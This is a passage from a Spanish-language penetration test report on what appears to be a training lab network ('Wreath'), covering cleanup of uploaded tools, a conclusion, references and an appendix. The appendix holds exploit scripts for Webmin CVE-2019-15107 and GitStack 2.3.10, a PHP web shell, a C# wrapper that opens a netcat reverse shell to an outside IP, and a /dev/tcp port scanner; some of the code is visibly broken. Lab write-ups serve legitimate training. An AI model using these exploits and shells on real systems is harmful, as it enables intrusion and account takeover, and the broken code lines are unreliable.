Después de cada prueba de penetración, se realiza una limpieza a fondo para eliminar cualquier resto de la prueba de penetración. Cualquier código de explotación, nuevas configuraciones o herramienta que se cargó en la red durante la prueba fueron eliminados.

```
Directory of C:\xampp\htdocs\resources\uploads
15/10/2021  19:29    <DIR>          .
15/10/2021  19:29    <DIR>          ..
15/10/2021  18:31             7,525 jch1.jpeg.php
15/10/2021  18:32            45,272 nc64.exe
15/10/2021  18:36            27,136 PrintSpoofer64.exe
15/10/2021  18:50           1,772,032 winPEASany.exe
15/10/2021  19:29            3,584 Wrapper.exe
               5 File(s)      1,855,549 bytes
               2 Dir(s)      5,556,408,320 bytes free

del jch1.jpeg.php nc64.exe PrintSpoofer64.exe winPEASany.exe Wrapper.exe
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd C:\Windows\Temp
*Evil-WinRM* PS C:\Windows\Temp> dir
```

Directory: C:\Windows\Temp

Mode	LastWriteTime	Length	Name
-a—	10/15/2021 6:29 PM	8548352	chisel64.exe
-a—	10/15/2021 6:50 PM	106394	MpCmdRun.log
-a—	10/15/2021 6:21 PM	98	silconfig.log

```
*Evil-WinRM* PS C:\Windows\Temp> del chisel64.exe
*Evil-WinRM* PS C:\Windows\Temp>
```

```
[root@prod-serv shm]# ls -la
total 0
drwxrwxrwt. 2 root root 80 oct 15 19:53 .
drwxr-xr-x. 19 root root 2960 oct 15 18:20 ..
-rw-r--r--. 1 root root 0 oct 15 19:53 nmapBinary
-rw-r--r--. 1 root root 0 oct 15 19:53 portScan.sh
[root@prod-serv shm]# rm *
rm: ¿borrar el fichero regular vacío 'nmapBinary'? (s/n) s
rm: ¿borrar el fichero regular vacío 'portScan.sh'? (s/n) s
[root@prod-serv shm]#
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> netsh advfirewall firewall delete rule name="Forward-SOCKS-Proxy"
Deleted 1 rule(s).
Ok.
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> net user

User accounts for \\

Administrator      DefaultAccount      Guest
jch                 Thomas              WDAGUtilityAccount
The command completed with one or more errors.

*Evil-WinRM* PS C:\Users\Administrator\Documents> net user jch /DELETE
The command completed successfully.

*Evil-WinRM* PS C:\Users\Administrator\Documents> net user

User accounts for \\

Administrator      DefaultAccount      Guest
Thomas              WDAGUtilityAccount
The command completed with one or more errors.

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Conclusión

Se ha demostrado que un atacante podría vulnerar el servidor web de cara al público, y a partir de ahí un atacante podría comprometer toda la red.

Se recomienda actualizar todos los sistemas vulnerables a su versión más actual, además se recomienda mejorar sus políticas de seguridad como por ejemplo sus contraseñas deberían ser más robustas.

Para finalizar recomiendo que se ejecuten regularmente escaneos de vulnerabilidades para evitar estar con sistemas obsoletos.

Referencias

<https://nvd.nist.gov/vuln/detail/CVE-2019-15107>

https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

https://en.wikipedia.org/wiki/NT_LAN_Manager

https://en.wikipedia.org/wiki/Windows_Remote_Management

<https://www.redhat.com/sysadmin/getting-started-socat>

<https://nmap.org/>

<https://en.wikipedia.org/wiki/Netcat>

<https://github.com/Hackplayers/evil-winrm>

<https://github.com/samratashok/nishang/blob/master/Scan/Invoke-PortScan.ps1>

<https://github.com/sshuttle/sshuttle>

<https://github.com/hacknotes/CVE-2019-15107-Exploit>

<https://github.com/CiscoCXSecurity/creddump7/blob/master/pwdump.py>

Anexo

Escaneo de servicios y versiones para (10.200.198.200).

```
# Nmap 7.91 scan initiated Tue Oct  5 11:12:50 2021 as: nmap -sV -sC -
p22,80,443,10000 -oN serviciosVeriones 10.200.198.200
Nmap scan report for thomaswreath.thm (10.200.198.200)
Host is up (0.21s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.0 (protocol 2.0)
|_ ssh-hostkey:
|_   3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
|_   256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
80/tcp    open  http      Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_ http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_ http-title: Did not follow redirect to https://thomaswreath.thm
443/tcp   open  ssl/http  Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_ http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
|_ http-title: Thomas Wreath | Developer
|_ ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas
Wreath Development/stateOrProvinceName=East Riding
Yorkshire/countryName=GB
|_ Not valid before: 2021-10-05T15:10:21
|_ Not valid after:  2022-10-05T15:10:21
|_ ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|_   http/1.1
10000/tcp open  http      MiniServ 1.890 (Webmin httpd)
|_ http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Tue Oct  5 11:13:37 2021 -- 1 IP address (1 host up)
scanned in 47.03 seconds
```

CVE-2019-15107 (Webmin 1.890-1.920)

```
#!/usr/bin/python3
#Webmin 1.890-1.920 RCE
#CVE-2019-15107
#Johnny Chafila | @jch | @hacknotes
#site https://hacknotes.github.io/

import sys,os

if len(sys.argv) < 4:
    print ("\nUsage: python3 " + sys.argv[0] + " <ip address> " + "<port>" + " <command>")
    print ("Example: python3 " + sys.argv[0] + " 10.200.198.200" + " 10000" + " id")
    sys.exit(0)

# global vars
ip_addres = sys.argv[1]
r_port = sys.argv[2]
url = "https://" + ip_addres + ":" + r_port + "/password_change.cgi"
command = sys.argv[3]

def exploit(ip_addres, r_port, url, command):

    header = 'Referer: '
    https://{}/{}/session_login.cgi'.format(ip_addres,r_port)
    payload = 'user=jch&pam=&expired=2|echo ""';{}.format(command)
    os.system("curl -s -k {} -d '{}' -H '{}' | grep -v -E ' <p>|<h1>|</p>'".format(url,payload,header))

if __name__ == '__main__':

    try:

        print ("\n[*] Result: \n")
        exploit(ip_addres, r_port, url, command)

    except:

        print ("\nUsage: python3 " + sys.argv[0] + " <ip address> " + "<port>" + " <command>")
        print ("Example: python3 " + sys.argv[0] + " 10.200.198.200" + " 10000" + " id")

        sys.exit(0)
```

GitStack 2.3.10 Exploit

```
# Exploit: GitStack 2.3.10 Unauthenticated Remote Code Execution
```

```
import requests
from requests.auth import HTTPBasicAuth
import os
import sys

ip = '10.200.198.150'

# What command you want to execute
command = "net user jch jch123 /add"
command = "net localgroup Administrators jch /add"
command = "net localgroup 'Remote Management Users' jch /add"
command = "net user jch"
repository = 'rce'
username = 'rce'
password = 'rce'
csrf_token = 'token'

user_list = []

print "[+] Get user list"
try:
    r = requests.get("http://{}/rest/user/".format(ip))
    user_list = r.json()
    user_list.remove('everyone')
except:
    pass

if len(user_list) > 0:
    username = user_list[0]
    print "[+] Found user {}".format(username)
else:
    r = requests.post("http://{}/rest/user/".format(ip),
data={'username' : username, 'password' : password})
    print "[+] Create user"

    if not "User created" in r.text and not "User already exist" in
r.text:
        print "[-] Cannot create user"
        os._exit(0)

r =
requests.get("http://{}/rest/settings/general/webinterface/".format(ip))
if "true" in r.text:
    print "[+] Web repository already enabled"
else:
    print "[+] Enable web repository"
    r =
requests.put("http://{}/rest/settings/general/webinterface/".format(ip),
data={'enabled' : "true"})
    if not "Web interface successfully enabled" in r.text:
        print "[-] Cannot enable web interface"
        os._exit(0)

print "[+] Get repositories list"
```

Web Shell

```
<?php
    $cmd = $_GET["cmd"];
    if(isset($cmd)){
        echo "<pre>" . shell_exec($cmd) . "</pre>";
    }
    die();
?>
```

Wrapper.cs

```
using System;
using System.Diagnostics;

namespace Wrapper{
    class Program{
        static void Main(){
            Process proc = new Process();
            ProcessStartInfo procInfo = new
ProcessStartInfo("C:\\xampp\\htdocs\\resources\\uploads\\nc64.exe",
"10.50.195.140 444 -e cmd.exe");
            procInfo.CreateNoWindow = true;
            proc.StartInfo = procInfo;
            proc.Start();
        }
    }
}
```

PortScan.sh

```
#!/bin/bash

host=("10.200.198.250")

for host in ${hosts[@]};do
    echo -e "\n Ports on $hosts\n"
    for port in $(seq 1 65535); do
        timeout 1 bash -c "echo '' >
/dev/tcp/$hosts/$port" 2> /dev/null && echo "[+] PORT $port - OPEN"
    &
    done; wait
done
```